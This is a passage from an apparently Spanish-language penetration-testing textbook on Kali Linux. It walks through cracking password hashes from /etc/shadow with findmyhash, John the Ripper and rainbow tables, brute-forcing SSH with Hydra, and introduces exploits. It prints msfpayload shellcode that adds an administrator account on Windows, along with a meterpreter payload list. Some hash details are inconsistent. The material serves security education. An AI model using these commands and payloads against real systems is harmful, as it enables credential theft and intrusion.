Un ejemplo de ello es el siguiente: Se ha logrado capturar el archivo */etc/shadow* de un equipo con un sistema *GNU/Linux*, el cual utiliza como algoritmo de cifrado de contraseñas *MD5*. Dentro se observa la línea "Javi:$116D7A4FCA7442DDA3AD93C9A726597E4:13911::::::". Con esa línea ya se sabe que el usuario es Javi, y que la contraseña de este usuario está representada por el *hash* "116D7A4FCA7442DDA3AD93C9A726597E4".

Usando *Findmyhash*, se coloca en la terminal el comando: *"Findmyhash MD5 –h 16D7A4FCA7442DDA3AD93C9A726597E4 -g"*

```
root@kali:~# findmyhash MD5 -h 16D7A4FCA7442DDA3AD93C9A726597E4

Cracking hash: 16d7a4fca7442dda3ad93c9a726597e4

Analyzing with stringfunction (http://www.stringfunction.com)...

***** HASH CRACKED!! *****
The original string is: test1234


The following hashes were cracked:
----------------------------------

16d7a4fca7442dda3ad93c9a726597e4 -> test1234
```

Imagen 03.07: *Password* conseguido.

```
The hash wasn't found in any database. Maybe Google has any idea...
Looking for results.....

Google has some results. Maybe you would like to check them manually:

  *> http://md5-database.org/sha512/test123
  *> http://www.md5-hash.com/md5-hashing-decrypt/16d7a4fca7442dda3ad93c9a726597e
4
  *> http://www.perturb.org/content/hashes/?word=test1234
```

Imagen 03.08: Sugerencias conseguidas en *Google*.

También *Kali Linux* cuenta con herramientas potentes de "ataques de fuerza bruta" como *Hydra*. Esta herramienta soporta ataques a protocolos de autenticación como por ejemplo *AFP, Cisco auth,*

Cisco enable, CVS, Firebird, FTP, HTTP, LDAP, MS-SQL, MySQL, Oracle, RDP, SMB, SMTP, SNMP, SSH , Svn, Telnet, VMware-Auth, VNC , etcétera.

La herramienta viene en dos versiones, una para ser utilizada desde la terminal y otra que es una interfaz visual donde se rellenan los datos necesarios para realizar el ataque. Elementos importantes a tener en cuenta cuando se realiza un ataque con esta herramienta son:

- Datos del objetivo como dirección o lista de direcciones que se quieren analizar, el puerto y el protocolo a atacar.
- Datos de usuarios y contraseñas que se quieren probar, lo más común es elaborar un diccionario en un documento de texto y especificar las credenciales a probar. Se puede hacer un solo diccionario y utilizarse tanto para usuarios como para contraseñas.




Imagen 03.09: Diccionario en documento de texto.

Un escenario para demostrar la configuración y el funcionamiento de la herramienta puede ser el siguiente: Se tiene un objetivo (en el caso de esta prueba será el propio *localhost*). en el cual se tiene la certeza de que se está ejecutando un servicio de SSH y se desean obtener las credenciales para poder conectarse a él. Al abrirse la herramienta *Hydra-gtk* se observa la siguiente interfaz.




Imagen 03.10: Interfaz visual de *Hydra*.

En la primera pestaña se configura todo lo relacionado con el objetivo a atacar. En la imagen anterior es posible apreciar que se ha colocado la dirección a atacar, el protocolo y la puerta de enlace.

También se observa que debajo hay otras opciones a marcar, como por ejemplo si se desea usar SSL, visualizar todos los intentos, mostrar una explicación detallada de todo el proceso de ataque (errores y aciertos), o si se desea ver cada una de las acciones que realice la herramienta. En el caso de que no se seleccionen ninguna de dichas opciones, solo mostrará los resultados positivos en caso de ser encontrados, en caso contrario se visualizará un mensaje de que no pudo ser hallada ninguna coincidencia.

En la segunda pestaña aparece todo lo relacionado con las credenciales. En dicha pestaña se especifican los usuarios y las contraseñas que se desean probar en cada uno de los apartados. La inclusión de dichos usuarios y contraseñas puede hacerse de manera manual en la primera opción de cada apartado, o especificando un documento de texto que contenga un diccionario de palabras con las que se realizará la prueba. Además debajo se encuentran dos opciones importantes a tener en cuenta, que consisten en poder probar el mismo nombre de usuario como contraseña y el probar una contraseña vacía.




Imagen 03.11: Credenciales en *Hydra*.

Una vez especificada esta información, es cuando llega el momento de lanzar el ataque desde la última pestaña. Desde donde se presiona *start,* la herramienta ejecuta el ataque y muestra el resultado del estudio.




Imagen 03.12: Resultado del estudio con *Hydra*.

Otra herramienta muy utilizada para "ataques de diccionario" es *Medusa*. Es gestionable solo a través de la terminal y lo fundamental para su manejo (al igual que con *Hydra*), es conocer los datos del objetivo (dirección, protocolo y puerto) y los datos de las credenciales (diccionario con todos las combinaciones a utilizar).

Ataques sin conexión

En este tipo de ataques, resulta necesario establecer contacto con el dispositivo o servicio, (generalmente una única ocasión), en la que se establece una comunicación cifrada o se consigue un *hash* que puede ser almacenado de manera local para posteriormente ser estudiado. En este tipo de ataques, todo el proceso es realizado de manera local. Una vez que se obtiene el *hash* a estudiar pueden utilizarse una gran cantidad de herramientas que ofrece *Kali Linux*, concretamente para este tipo de ataques se pueden encontrar las herramientas en la pestaña Aplicaciones->*Kali Linux*->Ataques de contraseñas->Ataques sin conexión.

Una herramienta muy útil a la hora de identificar un *hash* sin saber qué tipo de *hash* se posee es *hash-identifier*. Solo se le debe especificar el *hash* obtenido, la herramienta lo estudia y muestra el tipo de *hash* que podría ser. Para demostrar el funcionamiento de esta herramienta se toma un *hash* SHA512. Si esta se ejecuta desde la pestaña de aplicaciones se abrirá una terminal, solicitando el *hash* que se desea estudiar. Como se puede observar en la siguiente imagen una vez especificado dicho *hash*, la herramienta se encarga de identificar y sugerir los posibles tipos de *hash* que pueden ser, dividiéndolos en 2 tipos: Tipos de *hash* probables y tipos de *hash* menos probables.




Imagen 03.13: *hash-identifier.*

Esta puede ser una herramienta útil si no se tiene la certeza de qué tipo de *hash* se obtuvo, para así hacerse una idea de qué estudio se debe realizar y qué herramienta utilizar en base al tipo de *hash* obtenido.

Una vez identificado el *hash* se puede utilizar una aplicación muy popular en el mundo de ataques a contraseñas como es *Johntheripper*. Esta herramienta utiliza tanto "ataques de fuerza bruta" como de diccionario. Se le puede especificar un diccionario de palabras con contraseñas típicas que se pueden conseguir en Internet. También prueba con variaciones de estas palabras añadiendo números, signos, mayúsculas y minúsculas, intercambia letras, combina palabras, etcétera. Además de que ofrece el típico sistema de fuerza bruta en el que se prueban todas las combinaciones posibles, sean palabras o no.

Se puede acceder a la herramienta utilizando el comando "john" en la terminal, o a través de la pestaña de aplicaciones y muestra la sintaxis de los comandos y las opciones. Esta aplicación también tiene una interfaz visual llamada "johnny" a la que se puede acceder a través de la pestaña de aplicaciones. Esta herramienta es capaz de identificar el *hash* que se introduce, pero también puede forzarse a resolver solo un tipo de *hash* con el comando: *"john --source={tipo de hash}"*

Lo más importante es tener en cuenta el modo en que se quiere ejecutar *Johntheripper* y el fichero que contiene los *hashes* a estudiar. En esta ocasión se estudiará el fichero "*/etc/shadow*" que almacena las contraseñas de los usuarios en cualquier sistema *GNU/Linux*. Para ello hay que tener en cuenta que *Johntheripper* tiene 4 modos de ataques a contraseñas. A continuación se muestran dichos modos con su comando de consulta correspondiente

- "Single crack": Este modo prueba contraseñas similares al usuario. El comando para este tipo de consulta sería el siguiente: *"john --single {fichero a estudiar}"*




Imagen 03.14: *Johntheripper* modo *single crack.*

- "wordlist": Este modo utiliza ataque por diccionarios, por defecto trae un diccionario muy básico pero puede especificarse un diccionario que pueda descargarse o crearse. El comando es: *"john --wordlist={fichero con el diccionario} {fichero a estudiar}"*

```
root@kali: ~
Archivo Editar Ver Buscar Terminal Ayuda
root@kali:~# john --wordlist=Desktop/diccionario /etc/shadow
Loaded 4 password hashes with 4 different salts (generic crypt(3) [?/32])
Remaining 3 password hashes with 3 different salts
P@ssw0rd!        (pepe)
guesses: 1  time: 0:00:00:00 100%  c/s: 38.70  trying: root - calabaza
Use the "--show" option to display all of the cracked passwords reliably
root@kali:~#
```

Imagen 03.15: *Johntheripper* modo *wordlist*.

- Modo "Incremental": Este modo emplea ataque por fuerza bruta, probando con todas las posibilidades existentes. El comando es: *"john --incremental {fichero a estudiar}"*

- Modo "External": En este modo se puede definir un código propio para generar las contraseñas de prueba. Pueden establecerse las reglas para crear las entradas a comparar y pueden establecerse incluso filtros para controlar las entradas generadas.

Introduciendo en la terminal el comando "*john {ruta del fichero que contiene los hashes}*" se aplican los 3 primeros modos uno detrás del otro, primero usa el modo "*single crack*", luego el modo "*incremental*" y por último el modo "*wordlist*". Si el fichero es de configuración y almacena una relación usuario-*password*, (como es este caso), genera una salida del mismo tipo (usuario-*password*). Si es un fichero que contiene solo *hashes*, la salida es solo el texto plano que genera ese *hash.*

Otra aplicación útil es *rtgen,* que permite generar tablas de *rainbow* con el fin de mejorar el rendimiento en un proceso de *crackeo*. La aplicación devolverá uno o varios ficheros de tipo *rt* que almacenarán en su interior la tabla de los *hashes* precalculados.

La aplicación *rainbowcrack* se encuentra en la ruta */usr/share/rainbowcrack*. En esta ruta se encuentran archivos como *charset.txt* el cual define los diferentes *charsets* que se pueden utilizar y la librería *alglib0.so* con la que se definen los algoritmos para el soporte de los *hashes*.

Los parámetros que se disponen en *rtgen* son los siguientes:

Parámetro	**Descripción**
Hash_algorithm	Algoritmos disponibles en *rtgen* (*MD5, SHA1 ,LM, NTLM*, etcétera).
Charset	Conjunto de caracteres que se utilizarán para realizar las combinaciones en la tabla.
Plaintext_len_min	Longitud mínima de las palabras que serán *hasheadas.*
Plaintext_len_max	Longitud máxima de las palabras que serán *hasheadas.*
Table_index	Índice de la función de reducción que se utiliza en las tablas de *rainbow.*

Parámetro	Descripción
Chain_len	Longitud de las cadenas dentro de la tabla de *rainbow*. El mínimo es 16 *bytes*
Chain_num	Número de cadenas en la tabla. Importante un número alto para cubrir con más probabilidad el *charset*
Part_index	Punto de entrada para cada proceso de *crackeo* y puede ser aleatorio

La aplicación *rtsort* permite que el procesamiento de la tabla y la búsqueda en ésta sean más sencillos. Es por esto que se debe utilizar la aplicación una vez generada la tabla con el fin de optimizar los procesos que se realicen con la tabla de *rainbow*.

```
root@kali:/usr/share/rainbowcrack# rtgen lm numeric 3 5 0 300 100000 0
rainbow table lm_numeric#3-5_0_300x100000_0.rt parameters
hash algorithm:         lm
hash length:            8
charset:                0123456789
charset in hex:         30 31 32 33 34 35 36 37 38 39
charset length:         10
plaintext length range: 3 - 5
reduce offset:          0x00000000
plaintext total:        111000

sequential starting point begin from 0 (0x0000000000000000)
generating...
32768 of 100000 rainbow chains generated (0 m 4.9 s)
65536 of 100000 rainbow chains generated (0 m 5.1 s)
98304 of 100000 rainbow chains generated (0 m 5.0 s)
100000 of 100000 rainbow chains generated (0 m 0.3 s)
root@kali:/usr/share/rainbowcrack# rtsort lm_numeric#3-5_0_
lm_numeric#3-5_0_ is not a rainbow table
root@kali:/usr/share/rainbowcrack# rtsort lm_numeric#3-5_0_
lm_numeric#3-5_0_10000x100000_0.rt  lm_numeric#3-5_0_300x100000_0.rt
lm_numeric#3-5_0_1000x100000_0.rt
root@kali:/usr/share/rainbowcrack# rtsort lm_numeric#3-5_0_300x100000_0.rt
lm_numeric#3-5_0_300x100000_0.rt:
515624960 bytes memory available
loading rainbow table...
sorting rainbow table by end point...
writing sorted rainbow table...
```

Imagen 03.16: Generación de una tabla de *rainbow* para el algoritmo *LM* con 5 dígitos de longitud.

La herramienta *rcrack* permite utilizar las tablas de *rainbow* generadas anteriormente, o incluso descargadas de Internet, por ejemplo desde *http://project-rainbowcrack.com/table.htm*, con el fin de optimizar el proceso de *crackeo*. La herramienta dispone de una serie de parámetros que se indican a continuación:

Parámetro	Descripción
h	Se le indica el *hash* a *crackear.*
f	Se le indica un fichero de *hashes* obtenido de un volcado *hashdump.*
l	Se le indica un fichero con un listado de los *hashes* en concreto. No es similar a la opción *f.*

La sintaxis de ejecución de *rcrack* es la siguiente *rcrack <ruta del archivo RT generado> [-h <hash> |-f <volcado de hashes en fichero>|-l <listado de hashes>].*

De igual manera *Kali Linux* tiene otra herramienta muy potente llamada *ophcrack,* esta también utiliza *Rainbow Tables* y está disponible tanto en interfaz visual como en terminal y su manejo es muy similar.

El problema de estos ataques es el tiempo que conlleva descifrar una contraseña, debido a la enorme cantidad de posibles combinaciones para ésta, la cantidad de algoritmos de resumen que existen y la cantidad de posibles resultados que estos algoritmos pueden generar. A medida que avanzan los años estos algoritmos han evolucionado y se hacen cada vez más complejos y fuertes.

Aquí se puede observar la gran diferencia entre conseguir descifrar un *hash LM,* (que por su simplicidad puede tardar solo unas horas), debido a que se consiguen generar más de 10 millones de *hashes* por segundo en una maquina sin muchas prestaciones. En cambio en *hashes* más robustos como WPA/WPA2 se podrían conseguir únicamente unos 1000 o 2000 *hashes* por segundo aproximadamente.

La diferencia es abrumadora, sin embargo, hay una herramienta muy popular en este mundo que la mayoría de los usuarios tiene en sus ordenadores y desconocen de su valor a la hora de atacar contraseñas, como es la GPU de las tarjetas gráficas. Hoy en día las GPU son muy potentes, pueden llegar a tener una frecuencia de reloj de entre unos 600 MHz y 1 GHz, menor a la de una CPU convencional que ronda entre los 2.0 Ghz y 4 GHz. Sin embargo, la GPU está basada en el modelo circulante, que facilita el procesamiento en paralelo y posee una gran segmentación para las tareas a diferencia del modelo de *Von Neumann* que utilizan los CPU. Por tanto, agiliza mucho el proceso de realizar "ataques de fuerza bruta" en las GPU.

Kali Linux posee dos aplicaciones muy potentes que emplean el uso de la GPU para "ataques de fuerza bruta" a contraseñas como lo son *oclhashcat-plus* y *Pyrit,* ambas ejecutables a través de la terminal.

Capítulo IV Explotación

1. Introducción a los exploits

El mundo de los *exploits* es complejo y amplio. Un *exploit* no es más que una pequeña aplicación escrita con el objetivo de aprovecharse de una vulnerabilidad conocida en un *software*. La vulnerabilidad o *bug* es el resultado de un fallo de programación durante su creación o implantación. Este fallo de programación es algo lógico, ya que las aplicaciones son creadas por seres humanos, los cuales fallan en su día a día. Por lo general este hecho ocurre en la etapa de implementación, pero el fallo puede haberse introducido en cualquiera de las etapas del ciclo de vida de un *software*.

La palabra *exploit* viene del verbo *to exploit*, el cual significa aprovechar o explotar. Como se ha mencionado anteriormente un *exploit* es un código escrito con el objetivo de aprovecharse de un fallo en la implementación de un aplicativo y la intención de obtener ciertos privilegios tras la explotación. Por ejemplo, se podría causar la caída de la aplicación, la modificación de datos que maneja ésta, el control de la máquina dónde se está ejecutando el aplicativo u obtener información sensible de dicho entorno.

Los *exploits* tienen su origen en un conjunto de errores de programación similares, por ello, quien conoce bien el funcionamiento de la ingeniería inversa puede detectar estos errores "fácilmente". El objetivo de un *pentester* a la hora de utilizar un *exploit* es conseguir el máximo de dicha acción, es decir, el control de la máquina remota. Esta acción se logra cuando se consigue ejecutar código arbitrario en la máquina remota a través del *exploit*. Este código que se ejecuta se denomina *payload* o *shellcode*.

El lenguaje estrella para desarrollar *exploits* es el lenguaje *C*, aunque se pueden realizar en otros como *Ruby, Java, Python*, etcétera.

Las vulnerabilidades existen por una mala configuración o la utilización de una versión antigua del *software*. Por esta razón, se recomienda la actualización del *software* y disponer de las últimas versiones que corrijan dichos fallos de programación. La utilización de *software* pirata no ayuda a evitar estos riesgos, ya que al no disponer de soporte no se podrá actualizar la versión y el usuario quedará vulnerable.

Conceptos

¿Qué es un *payload*? Es la parte del código de un *exploit* que tiene el objetivo de ejecutarse en la máquina víctima para realizar una acción, generalmente, maliciosa. Un *payload* no es más que una serie de instrucciones que el *exploit* se encarga de inyectar y hacer que se ejecuten por la máquina vulnerada. Estas instrucciones de código pueden implementar una *shell*, un *meterpreter*, la adición de un usuario al sistema, la descarga de un archivo y ejecución de éste, etcétera. Los *payloads* implementan diversas acciones aunque algunos son mucho más conocidos que otros.

El caso más genérico para todos los sistemas operativos vulnerados es la consecución de una *shell* de tipo inverso. En este caso el atacante habrá conseguido ejecutar una *shell* en la máquina remota y tomar el control de ésta. Además, al ser de tipo inverso, es el *payload* que se ejecuta en la máquina vulnerada quien se conecta al atacante, evitando de esta forma un *router*.

Las instrucciones del *payload* o *shellcode* son escritas en lenguaje ensamblador. Se pueden visualizar ejemplos con *msfpayload*, herramienta disponible en *Kali*, para generar variables en distintos lenguajes de programación con las *shellcodes* ya generadas.

```
root@root:~# msfpayload windows/adduser USER=i64 PASS=pabloglez C
/*
 * windows/adduser - 272 bytes
 * http://www.metasploit.com
 * EXITFUNC=process, USER=i64, PASS=pabloglez
 */
unsigned char buf[] =
"\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2"
"\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0\x8b\x40\x78\x85"
"\xc0\x74\x4a\x01\xd0\x50\x8b\x48\x18\x8b\x58\x20\x01\xd3\xe3"
"\x3c\x49\x8b\x34\x8b\x01\xd6\x31\xff\x31\xc0\xac\xc1\xcf\x0d"
"\x01\xc7\x38\xe0\x75\xf4\x03\x7d\xf8\x3b\x7d\x24\x75\xe2\x58"
"\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b"
"\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff"
"\xe0\x58\x5f\x5a\x8b\x12\xeb\x86\x5d\x6a\x01\x8d\x85\xb9\x00"
"\x00\x00\x50\x68\x31\x8b\x6f\x87\xff\xd5\xbb\xf0\xb5\xa2\x56"
"\x68\xa6\x95\xbd\x9d\xff\xd5\x3c\x06\x7c\x0a\x80\xfb\xe0\x75"
"\x05\xbb\x47\x13\x72\x6f\x6a\x00\x53\xff\xd5\x63\x6d\x64\x2e"
"\x65\x78\x65\x20\x2f\x63\x20\x6e\x65\x74\x20\x75\x73\x65\x72"
"\x20\x69\x36\x34\x20\x70\x61\x62\x6c\x6f\x67\x6c\x65\x7a\x20"
"\x2f\x41\x44\x44\x20\x26\x26\x20\x6e\x65\x74\x20\x6c\x6f\x63"
"\x61\x6c\x67\x72\x6f\x75\x70\x20\x41\x64\x6d\x69\x6e\x69\x73"
"\x74\x72\x61\x74\x6f\x72\x73\x20\x69\x36\x34\x20\x2f\x41\x44"
```

Imagen 04.01: Generación de una *shellcode* en lenguaje *C*.

Las *shellcodes* suelen ser de tamaño pequeño para poder ser inyectados en espacios pequeños de memoria, como puede ser dentro de un marco de pila. Generalmente, en el proceso de compilado de la *shellcode* se generan bytes nulos, los cuales pueden provocar la parada de la ejecución del código. Se debe tener en cuenta ese hecho cuando se genere este tipo de código.

```
  windows/messagebox                                   normal  Windows MessageBox
  windows/meterpreter/bind_ipv6_tcp                    normal  Windows Meterpreter
(Reflective Injection), Bind TCP Stager (IPv6)
  windows/meterpreter/bind_nonx_tcp                    normal  Windows Meterpreter
(Reflective Injection), Bind TCP Stager (No NX or Win7)
  windows/meterpreter/bind_tcp                         normal  Windows Meterpreter
(Reflective Injection), Bind TCP Stager
  windows/meterpreter/find_tag                         normal  Windows Meterpreter
(Reflective Injection), Find Tag Ordinal Stager
  windows/meterpreter/reverse_http                     normal  Windows Meterpreter
```

Imagen 04.02: Ejemplo de un listado de *payloads*.

Tipos de payloads

Existen distintos tipos de *payloads*, los cuales se enumeran a continuación:

- *Inline* o *Singles*.
- *Stagers*.
- *Staged*.

Estos diferentes tipos aportan gran versatilidad y son de gran utilidad en los infinitos escenarios a los que se enfrenta el *pentester*.

Los *payload* de tipo *single* son código autónomo que solamente realiza una tarea concreta. Por ejemplo cuando el *exploit* inyecta el *payload* en memoria y éste se ejecuta otorgando una *shell* inversa al atacante, añadiendo un usuario al sistema o mostrando algún tipo de mensaje de alerta al usuario.

Los *payload* de tipo *stagers* son los encargados de crear la conexión entre el atacante y la víctima, son el paso previo a la descarga de todo el *payload*. ¿Por qué es necesario? Existen *payloads* con diversas funcionalidades, como puede ser *Meterpreter*. Este tipo de *payloads* necesitan crear una conexión con la máquina vulnerada y después descargar el resto del código en otra zona, por lo que los *payloads* de tipo *stagers* son los utilizados para descargar *payloads* de tipo *staged*.

Los *payload* de tipo *staged* se descargan y son ejecutados por los de tipo *stagers* y normalmente son usados para realizar tareas complejas o con gran variedad de funcionalidades. En otras palabras los de tipo *staged* utilizan pequeños *stagers* para ajustarse en pequeños espacios de memoria dónde realizar la explotación. La cantidad de memoria que se dispone para realizar la explotación, en la mayoría de los casos, está limitada.

Otra de las cosas que hay que tener en cuenta cuando se lista los distintos *payloads* es la propiedad NoNX y NX. El NX bit es una característica de los procesadores modernos para prevenir ejecución de código en ciertas áreas de memoria. Por ejemplo, en sistemas *Windows* NX es implementado como DEP, (*Data Execution Prevention)*. Si se ve esta característica en algún *payload* del listado significa que ese código está preparado para evadir el DEP. Los *payloads* que indican IPv6 en la lista indican que están preparados para funcionar en redes IPv6.

2. Explotación en Kali

Kali proporciona una serie de herramientas interesantes para realizar pruebas de *pentesting* en el ámbito profesional. La más conocida, y una de las que entra en el *top 10* de herramientas de auditoría de *Kali*, es *Metasploit Framework*. En este apartado se hablará de distintas herramientas que pueden resultar de utilidad para llevar a cabo explotaciones en un test de intrusión, y se ejemplificarán mediante pruebas de concepto y escenarios, para que el lector disponga de ejemplos que pueda fácilmente reproducir.

